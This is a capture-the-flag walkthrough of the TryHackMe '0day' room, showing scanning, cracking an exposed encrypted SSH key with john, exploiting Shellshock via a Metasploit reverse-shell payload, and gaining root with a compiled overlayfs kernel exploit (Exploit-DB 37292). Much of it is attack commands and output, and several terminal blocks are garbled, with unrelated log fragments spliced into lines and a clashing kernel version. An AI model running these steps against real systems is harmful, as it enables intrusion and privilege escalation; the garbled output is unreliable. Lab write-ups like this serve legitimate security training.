

0day

0day

<https://tryhackme.com/room/0day>.

```
rustscan -a 10.10.240.254 -- -sC -sV -A | tee scan.txt
```

only 2 ports 22,80

```
dirsearch -u 10.10.240.254
```

```
[12:24:20] 403 - 294B - /.htpasswd_test
[12:24:20] 403 - 291B - /.httr-oauth
[12:24:20] 403 - 284B - /.htm
[12:24:20] 403 - 285B - /.html
[12:24:33] 301 - 313B - /admin → http://10.10.240.254/admin/
[12:24:33] 200 - 0B - /admin/
[12:24:33] 200 - 0B - /admin/?/login
[12:24:33] 403 - 295B - /admin/.htaccess
[12:24:34] 200 - 0B - /admin/index.html
[12:24:43] 301 - 314B - /backup → http://10.10.240.254/backup/
[12:24:43] 200 - 2KB - /backup/
[12:24:45] 301 - 315B - /cgi-bin → http://10.10.240.254/cgi-bin/
[12:24:45] 403 - 288B - /cgi-bin/
[12:24:45] 200 - 13B - /cgi-bin/test.cgi
[12:24:48] 301 - 311B - /css → http://10.10.240.254/css/
[12:24:56] 301 - 311B - /img → http://10.10.240.254/img/
[12:24:57] 200 - 3KB - /index.html
[12:24:58] 200 - 928B - /js/
[12:25:13] 200 - 38B - /robots.txt
[12:25:14] 301 - 314B - /secret → http://10.10.240.254/secret/
[12:25:14] 200 - 109B - /secret/
[12:25:14] 403 - 294B - /server-status/
[12:25:14] 403 - 293B - /server-status
[12:25:22] 200 - 0B - /uploads/
[12:25:22] 301 - 315B - /uploads → http://10.10.240.254/uploads/
```

Task Completed

IN backups folder I found encrypter rsa key

```
← → ↻ 🏠 view-source:http://10.10.240.254/backup/
Kali Linux 🌐 Kali Tools 📄 Kali Docs 📖 Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB 🔍 Google

1 -----BEGIN RSA PRIVATE KEY-----
2 Proc-Type: 4,ENCRYPTED
3 DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547
4
5 T7+F+3i1m5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcx4Qf1P2Q2V8k8phx
6 H4P+PLb79nCc0SrB0PBLB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
7 FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsC08qqs6qv5QkMXVGs77F2kS
8 Lafx0mJdcuu/5aR3NjNVtlukZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9 9z1ECjERSysbUKYccnFknB1DwuJExD/erGRiLBY0GuMatc+EoagKkGpSZm4FtcIO
10 IrwxeyChI32vJs9W93PUqHMgCJGXEpY7/INMUQahDf3wn1VhBC10UWH9piIOupNN
11 SkjSbrIx0gWJhIcpE9BLVUE4ndAMI3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g
12 /5D/YqcLtt/tKbLyuyggk23NzuspnbUwZWoo5fvg+jEgRud90s4dDWEURGD82Wt
13 w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAg532QAgmXGoazXd3IeFRtGB
14 6+HLD18VRDz1/4iZhafDC2gihKeW0jmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
15 Zmv1rDPL+0yzt6A5BHENXfknfFWRWQxvKtiG1SLmywPP50Hnv0mzb16QG0Es1FPl
16 xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6
17 8BoZFQBcoJaOufnLkTC0hHxN7T/t/QvcaIsWSFWdgwnYFaJncHeEj7d1hnmsAii
18 b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWfYqtkGcn
19 vzLSJM07RagqA+SPAY8lCnXe8gN+Nv/9+/+/uiefefT0mrpDU2kRfr9JhZYx9TKL
20 wTQ0P0XWjqufWNEIXXIpwXfctPzAeQcC40LpbBGTDiVWTQyx8AuI6Y0fIt+k64fG
21 rtfjWPVv3yGOJmiqQ0a8/pDGgtNPgnJmFFrBy2d37KzSoNpTlXmeT/drkeTaP6YW
22 RTz8Ieg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
23 oYiTtCJrL3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5a0/GoeSH0FelTk
24 cQKiDDxHq7mLMJZJ00oqdJfs6Jt/J04gzdBh3Jt0gBoKnXmVY7P5u8da/4sV+kJE
25 99x7Dh8YXnj1As2gY+MMQHvuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3Mvt1eq
26 Ezf26lghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1f13rI9vowPPuC8aNj+Q
27 Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Ex112h
28 v3SBMMCT5ZrBFq54ia0ohThQ8hk1PqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
29 gbLF0SPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBwsbhbSRMK+P
30 -----END RSA PRIVATE KEY-----
31
32
```

```
ssh2john id_rsa > hash.txt
```

```
john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
```

```

(kali㉿kali)-[~/THM/0day]
$ ssh2john id_rsa > hash.txt


(kali㉿kali)-[~/THM/0day]
$ ls
hash.txt  id_rsa  scan.txt

(kali㉿kali)-[~/THM/0day]
$ john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
id_rsa
lg 0:00.00:00 DONE (2023-09-08 12:30) 11.11g/s 5688p/s 5688c/s 5688C/s teiubesc..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/THM/0day]
$

```

Enumeration



```

<  >  ↺  🏠  10.10.240.254/js/main.js
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  E
(document).ready(() => {
  $((() => {
    $('[data-toggle="tooltip"]').tooltip();
  }));

  particlesJS.load('particles-js', 'particlesjs.json');
});

```

Nothing interesting! So I try so scans. One of them give me interesting vulnerability

```
nikto --url 10.10.240.254
```

```

$ nikto -url 10.10.240.254
- Nikto v2.5.0

+ Target IP:      10.10.240.254
+ Target Hostname: 10.10.240.254
+ Target Port:    80
+ Start Time:     2023-09-08 13:04:44 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: bd1, size: 5ae57bb9a1192, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /cgi-bin/test.cgi: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true.
+ /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

```

exploit with metasploit

```

When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
Name      Current Setting  Required  Description
SRVHOST    0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.
SRVPORT    8080              yes       The local port to listen on.

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     192.168.1.108    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Linux x86

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.11.28.126
LHOST => 10.11.28.126
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.10.240.254
RHOSTS => 10.10.240.254
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI http://10.10.240.254/cgi-bin/test.cgi
TARGETURI => http://10.10.240.254/cgi-bin/test.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.11.28.126:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (1017704 bytes) to 10.10.240.254
[*] Meterpreter session 1 opened (10.11.28.126:4444 -> 10.10.240.254:33415) at 2023-09-08 13:24:56 -0400

```

the first flag

```

meterpreter > cd .secretp://10.10.240.254/cgi-bin/test.cgi
[-] stdapi_fs_chdir: Operation failed: 13
meterpreter > cd ryanM/0day/script.py", line 10, in <module>
meterpreter > ls -la
Listing: /home/ryan
Mode      Permissions      Size/Type      Last modified      Name
-----
020666/rw-rw-rw- 0      cha  la 2023-09-08 12:16:38 -0400 .bash_history
100644/rw-r--r-- 220   fil  2020-09-02 11:43:10 -0400 .bash_logout
100644/rw-r--r-- 3637  fil  2020-09-02 11:43:10 -0400 .bashrc
040700/rwx----- 4096  dir  2020-09-02 11:43:57 -0400 .cache
100644/rw-r--r-- 675   fil  2020-09-02 11:43:10 -0400 .profile
100664/rw-rw-r-- 22    fil  2020-09-02 13:53:44 -0400 user.txt

meterpreter > cat user.txt
THM-
meterpreter >

```

Download linpeas !After runing I find old kernel

```

Caching directories . . . . . DONE

System Information
Operating system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.13.0-32-generic (buildd@kissel) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014
Distributor ID: Ubuntu
Description: Ubuntu 14.04.1 LTS
Release: 14.04
Codename: trusty

$ searchsploit 3.13.0

Exploit Title | Path
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation (Access /etc/shadow) | linux/local/37293.txt

```

```
export PATH=/tmp:$PATH
```

```
gcc 37292.c -o exploit
```



```

$ gcc 37292.c -o exploit for network discovery (linpeas can disc
37292.c: In function 'main':
37292.c:106:12: warning: implicit declaration of function 'unshare'
106 |         if(unshare(CLONE_NEWUSER) != 0)
    |             ^~~~~~
37292.c:111:17: warning: implicit declaration of function 'clone';
111 |         clone(child_exec, child_stack + (1024*1024)
    |         ^~~~~
    |         close
37292.c:117:13: warning: implicit declaration of function 'waitpid'
117 |         waitpid(pid, &status, 0);
    |         ^~~~~~
37292.c:127:5: warning: implicit declaration of function 'wait' [-
127 |         wait(NULL);
    |         ^~~~~
Distributor: Ubuntu
Description: Ubuntu 14.04.1 LTS
(kali㉿kali)-[~/THM/0day]
$ lsme: trusty
37292.c avatar.png exploit hash.txt id_rsa scan.txt turtle.p
Sudo Version
(kali㉿kali)-[~/THM/0day] z:/linux-hardening/privilege-escalatio
$ version 1.8.9p5

```

1 more problem: If I compile exploit on my kali- it didn't work

After I compile on target machine : everithing works. Maybe the version of gcc is problem

```

gcc 37292.c -o rshell && E./rshell 192.168.1.1/255.255.255.0 IFACE=et
Spawning threads...
mount#108 13:04:21 net_iface_mtu_set: mtu 1500 for tun0
mount#208 13:04:21 net_iface_up: set tun0 up
child threads done! net_addr_v4_add: 10.11.28.126/16 dev tun0
/etc/ld.so.preload created
creating shared library Channel: using negotiated cipher 'AES-256-C
sh: 0: can't access tty; job control turned off
#id=09-08 13:04:21 Outgoing Data Channel: Using 512 bit message has
uid=0(root) gid=0(root) groups=0(root),33(www-data) AES-256-CBC' init
# cat /root/root.txt Incoming Data Channel: Using 512 bit message has
THM{
#

```